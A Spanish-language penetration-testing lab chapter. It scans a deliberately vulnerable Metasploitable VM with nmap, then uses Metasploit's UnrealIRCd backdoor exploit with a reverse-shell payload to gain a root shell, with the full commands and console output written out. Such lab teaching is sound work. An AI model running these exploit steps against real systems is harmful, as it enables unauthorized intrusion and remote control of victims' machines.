Capítulo 6 – Lab MetaSploitable

1era Parte: Escaneo de la Maquina Victima con NMAP

En nuestra VirtualBox ya tenemos la máquina virtual MetaSploitable (maquina con muchas vulnerabilidades) ya instalada, proceda a arrancarla (user y password: **msfadmin**) e ingrese el comando **ifconfig** para ver su dirección IP.

Nota: de no disponer de la máquina, en el siguiente video puede ver la instalación de la misma - https://youtu.be/IVnhQrJoKLk?si=p5JxLYaQj5stmVz3

Ahora arranque también la maquina LabVM de costumbre, aplique también el comando **ifconfig** para ver su dirección IP. Proceda con un **ping** hacia la maquina MetaSploitable para confirmar la conexión entre ellas. De ser exitoso, proceda con un escaneo de esa maquina usando nmap usando el siguiente comando:

sudo nmap -p- -sC -sV --open -sS -n -Pn 192.168.1.109 -oN escaneo

En la dirección 192.168.1.109 debes colocar la dirección IP de la maquina MetaSploitable (Maquina Victima).

Este comando guarda el escaneo nmap en el archivo “escaneo”, en caso que lo necesita en cualquier momento (Comando para ver su contenido es: **cat escaneo**).

Observe que la maquina MetaSploitable tiene un servidor UnRealIRCd escuchando en el puerto 6667 (ver línea):

6667/tcp open irc   UnrealIRCd

El servidor UnRealIRCd es un CHAT server.

2da Parte: Preparar Metasploit para el ataque

Ya debe tener la herramienta Metasploit en su máquina LabVM, habrá una segunda pestana Terminal y aplique el comando **msfconsole** para arrancar la herramienta.

Nota: La instalación de la herramienta Metasploit la puede ver en el siguiente video - https://youtu.be/IbSXBoe76pI?si=Ox86VtTIr2r8WfPu

Aplique el comando siguiente en el prompt msf6>

msf6 > **search unrealircd**

El resultado sería similar al siguiente:

Matching Modules

==========

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/irc/unreal_ircd_3281_backdoor	2010-06-12	excellent	No	UnrealIRCD 3.2.8.1 Backdoor Command Execution

Este comando pregunta por los exploit que tiene la herramienta para abrir una puerta trasera en el servidor UnrealIRCd, como puede ver tiene solo uno que lo enumera con cero (0).

Decimos ahora que queremos usar ese exploit con el siguiente comando:

msf6 > **use 0**

, observe que el prompt cambia según el exploit.

Como tenemos ya seleccionado el exploit para el backdoor, nos falta seleccionar el payload según como queremos conectarnos y que queremos hacer en la maquina víctima, para esto aplicamos el comando:

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > **show payloads**

, para ver los payloads disponibles. El resultado en consecuencia debe ser similar al siguiente:

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/adduser		normal	No	Add user with useradd
1	payload/cmd/unix/bind_perl		normal	No	Unix Command Shell, Bind TCP (via Perl)
2	payload/cmd/unix/bind_perl_ipv6		normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
3	payload/cmd/unix/bind_ruby		normal	No	Unix Command Shell, Bind TCP (via Ruby)
4	payload/cmd/unix/bind_ruby_ipv6		normal	No	Unix Command Shell, Bind TCP (via Ruby) Ipv6
5	payload/cmd/unix/generic		normal	No	Unix Command, Generic Command Execution
6	**payload/cmd/unix/reverse**		**normal**	**No**	**Unix Command Shell, Double Reverse TCP (telnet)**
7	payload/cmd/unix/reverse_bash_telnet_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
8	payload/cmd/unix/reverse_perl		normal	No	Unix Command Shell, Reverse TCP (via Perl)
9	payload/cmd/unix/reverse_perl_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
10	payload/cmd/unix/reverse_ruby		normal	No	Unix Command Shell, Reverse TCP (via Ruby)
11	payload/cmd/unix/reverse_ruby_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via Ruby)

12 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)

Seleccionamos uno que habilite la interface Shell, para esto es necesario enviar comandos y recibir respuestas (Double Reverse) y la comunicación sea en texto plano sin seguridad (Telnet). Tendría que ser el payload numero 6 porque el 12 tiene seguridad SSL.

Seleccionamos entonces el numero 6:

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > **set payload 6**


El resultado del comando sería el siguiente:

payload => cmd/unix/reverse

Para ver que tenemos hasta ahora aplicamos el comando:

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > **show options**

El resultado sería similar al siguiente:



```
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                       tml
   RPORT    6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Como puede apreciar, faltan las direcciones IP de la maquina victima (RHOSTS) y la maquina local (LHOST).

Ingrese la dirección IP de la maquina victima con el siguiente comando:

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > **set RHOSTS 192.168.1.109**

, la dirección 192.168.1.109 corresponde a la maquina MetaSploitable. El resultado de este comando es:

RHOSTS => 192.168.1.109

Ingrese la dirección IP de la maquina local LabVM con el siguiente comando:

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > **set LHOST 192.168.1.106**


La dirección 192.168.1.106 debe ser la correspondiente a la maquina LabVM. El resultado de este comando seria:

LHOST => 192.168.1.106

Para ver que tenemos hasta ahora, repetimos el comando:

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > **show options**

El resultado debe ser similar al siguiente:



```
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.1.109    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                       tml
   RPORT    6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.106    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

3era Parte: Ataque

Después de configurar Metasploit se procede a correrlo:

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > **run**

La salida de pantalla debe ser similar a:

[*] Started reverse TCP double handler on 192.168.1.106:4444

[*] 192.168.1.109:6667 - Connected to 192.168.1.109:6667...

:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...

:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead

[*] 192.168.1.109:6667 - Sending backdoor command...

[*] Accepted the first client connection...

[*] Accepted the second client connection...

[*] Command: echo 0jZdIJtlRRX4KDwC;

[*] Writing to socket A

[*] Writing to socket B

[*] Reading from sockets...

[*] Reading from socket B

[*] B: "0jZdIJtlRRX4KDwC\r\n"

[*] Matching...

[*] A is input...

[*] Command shell session 1 opened (192.168.1.106:4444 -> 192.168.1.109:53617) at 2023-12-10 16:22:42 +0000

YA ESTAS EN LA SHELL DE LA MAQUINA VICTIMA USANDO TELNET. Si aplicas el comando **ls** para ver lo que tienes en el directorio de trabajo obtienes una respuesta similar a esta:

ls

Donation

LICENSE

aliases

badwords.channel.conf

badwords.message.conf

badwords.quit.conf

curl-ca-bundle.crt

dccallow.conf

doc

help.conf

ircd.log

ircd.pid

ircd.tune

modules

networks

spamfilter.conf

tmp

unreal

unrealircd.conf

Para confirmar que estamos dentro de la maquina víctima, podemos hacer lo siguiente, nos movemos al directorio msfadmin con **cd /home/msfadmin**, chequeamos que estamos allí, **pwd**, vemos que hay dentro del directorio con **ls**, solo existe un elemento llamado vulnerable, creamos un archivo llamado prueba_metasploit con **touch prueba_metasploit**, luego se comprueba que está allí con otro **ls**, y compruebas que efectivamente esta allí. Este proceso se observa a continuación:

cd /home/msfadmin

pwd

/home/msfadmin

ls

vulnerable

touch prueba_metasploit

ls

prueba_metasploit

vulnerable

Finalmente vas a la terminal de la maquina MetaSploitable y aplicas un **ls** para observar que tienes efectivamente el archivo prueba_metasploit.

Si te das cuenta, esta interface remota no tiene prompt, lo cual dificulta diferenciar los comando de entradas y sus salidas correspondientes, para ello aplique el siguiente comando para que presente los prompts correspondientes:

script /dev/null -c bash

Y allí seguramente tienes el prompt, aplicas el comando **pwd** para ver en que directorio te encuentras y aplicas **ls** para que veas nuevamente el directorio creado. El proceso sería el siguiente:

root@metasploitable:/home/msfadmin# **pwd**

/home/msfadmin

root@metasploitable:/home/msfadmin# **ls**

prueba_metasploit vulnerable